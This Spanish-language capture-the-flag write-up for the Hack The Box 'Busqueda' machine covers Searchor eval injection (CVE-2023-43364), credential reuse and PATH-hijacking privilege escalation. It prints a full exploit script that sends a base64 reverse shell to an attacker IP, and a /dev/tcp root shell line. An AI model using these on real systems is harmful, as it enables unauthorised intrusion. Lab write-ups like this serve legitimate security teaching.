
BUSQUEDA

1. BUSQUEDA

https://app.hackthebox.com/machines/Busqueda




1.1. Preliminar


Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Añadimos el dominio *searcher.htb* a nuestro etc/hosts.



1.3. Tecnologías web


Whatweb: nos reporta lo siguiente. Es un servidor web *Apache 2.4.52* que usa por detrás una biblioteca de *Python* llamada *Werkzeug 2.1.2*.



1.4. Searchor 2.4.0 RCE exploit

CVE-2023-43364:


La página web a la que nos enfrentamos parece ser una especia de buscador que nos permite hacer consultas personalizadas. Vimos que se está usando por detrás una aplicación llamada *Searchor*, con versión *2.4.0*.




Buscamos exploits para este servicio y encontramos lo siguiente. Compartimos el

exploit a continuación.

https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection



Clonamos este repositorio y damos permisos de ejecución al ejecutable. Seguidamente, nos ponemos en escucha con **Netcat** por el *puerto 9001* (es el que por defecto usará el script para enviar la reverse shell). Ejecutamos: `./exploit.sh searcher.htb 10.10.14.18`. Conseguimos acceso al sistema. Realizamos *tratamiento de la TTY*.



> - **CVE-2023-43364**:
> - Es una vulnerabilidad crítica encontrada en las versiones anteriores a la *2.4.2* del paquete *Searchor*.

> Esta vulnerabilidad surge del uso de la función `eval` en la entrada de la línea de comandos dentro del archivo `main.py` de la Interfaz de Línea de Comandos (CLI) de Searchor. El uso de `eval` permite la ejecución de código arbitrario, lo que significa que un atacante puede ejecutar cualquier código que elija explotando esta vulnerabilidad.

- Script en Bash:

Bash

```bash
#!/bin/bash

default_port="9001"
port="${3:-$default_port}"
rev_shell_b64=$(echo -ne "bash  -c 'bash -i >& /dev/tcp/$2/${port} 0>&1'" | base64)
evil_cmd="',__import__('os').system('echo ${rev_shell_b64}|base64 -d|bash -i')) # junky comment"
plus="+"

echo "---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---"

if [ -z "${evil_cmd##*$plus*}" ]
then
    evil_cmd=$(echo ${evil_cmd} | sed -r 's/[+]+/%2B/g')
fi

if [ $# -ne 0 ]
then
    echo "[*] Input target is $1"
    echo "[*] Input attacker is $2:${port}"
    echo "[*] Run the Reverse Shell... Press Ctrl+C after successful connection"
    curl -s -X POST $1/search -d "engine=Google&query=${evil_cmd}" 1> /dev/null
else
    echo "[!] Please specify a IP address of target and IP address/Port of attacker for Reverse Shell, for example:

```


```
./exploit.sh <TARGET> <ATTACKER> <PORT> [9001 by default]"
fi

```

- El script primero codifica un comando de shell en *base64*. Este comando de shell es una invocación de una shell Bash que intenta establecer una conexión de shell inversa al atacante en la dirección IP y puerto especificados. Luego, este comando codificado en base64 se inserta en la solicitud HTTP que se envía al servidor *Searchor*.
- El comando de shell que se ejecutará en el servidor objetivo está contenido en la variable `evil_cmd`. Este comando incluye la decodificación del comando base64 y su ejecución. Utiliza la función `system()` de Python para ejecutar comandos del sistema operativo.
- La ejecución del script envía una solicitud *HTTP POST* al servidor Searchor en la URL /search, utilizando el motor de búsqueda *Google* y una consulta que incluye el comando codificado en base64. Se espera que esto provoque la ejecución del comando en el servidor objetivo y establezca una conexión de shell inversa al atacante.

1.5. Gitea server and user crendentials

Estamos como usuario *svc*. Vemos que hay diversos puertos internos abiertos con `netstat -tuln`. Por ello, vamos a /etc/apache2/sites-enabled por si encontramos algún archivo de configuración relativo al posible sitio activo, ya que éste es un servidor web. Encontramos un archivo que contiene información sobre un subdominio que está corriendo un servidor de *Gitea* por el *puerto 3000*. Añadimos el subdominio *gitea.searcher.htb* a nuestro etc/host.

En la ruta /var/www/app/.git encontramos unas credenciales de usuario, con las cuales podemos acceder a *Gitea* como usuario *cody*. Exploramos este nuevo subdominio pero no encontramos nada relevante. Probamos esta contraseña que hemos encontrado para el usuario *svc* y conseguimos acceso: ha habido reutilización de contraseña.




1.6. Gitea server admin credentials via docker-inspect


Ejecutamos ahora `sudo -l`. Podemos ejecutar como *root* el archivo opt/scripts/system-checkup.py con *Python3*.

Ejecutamos este archivo (con las rutas absolutas) pero no podemos. Ejecutamos

ahora proporcionando algún parámetro, lo que nos devuelve un menú de ayuda. Aquí podemos ver que esta herramienta nos permite inspeccionar mediante `docker-inspect` contenedores Docker. Usamos este comando para inspeccionar el contenedor que corre MySQL (servicio que vimos antes que estaba corriendo y al cual no podíamos acceder directamente): `sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`. También inspeccionamos el que corre Gitea: `sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-inspect '{{json .Config}}' mysql_db`.




Vamos a usar `jq` para parsear esta información *JSON* y guardarla en unos archivos que hemos llamado *data1.txt* y *data2.txt*. Esto nos mostrará el output en un formato JSON mucho más visible.




Descubrimos una contraseña en uno de estos archivos que hemos guardado. Tratamos de conectarnos a *MySQL*, pero no tenemos acceso. Usamos ahora estas credenciales para iniciar sesión como *administrator* en *Gitea*. Conseguimos iniciar

sesión.



1.7. Privesc via Path-Hijacking

Una vez dentro, podemos ver el código fuente de estos programas, los cuales también se encuentra en la máquina víctima. Vemos un posible error en el script system-checkup.py, del cual podemos intentar aprovecharnos: se está llamando y ejecutando `./full-checkup.sh` por su **ruta relativa**.



De vuelta en el sistema, vamos a una ruta que tengamos permisos de escritura, como /tmp. Añadimos esta ruta a la variable de entorno `PATH` con `export PATH=/tmp/:$PATH`. Creamos un script malicioso con el mismo nombre: *full-checkup.sh*. Como el propietario de este script (el original) es **root**, podremos

enviarnos una shell con privilegios elevados a un puerto en que previamente nos hayamos puesto en escucha en nuestro sistema. Para ello, usamos esta línea en el script: `bash -c "bash -i &> /dev/tcp/10.10.14.18/9001 0>&1"`. Damos permisos de ejecución a este script, y por último, lo ejecutamos: `sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup`). Obtenemos nuestra sesión como root.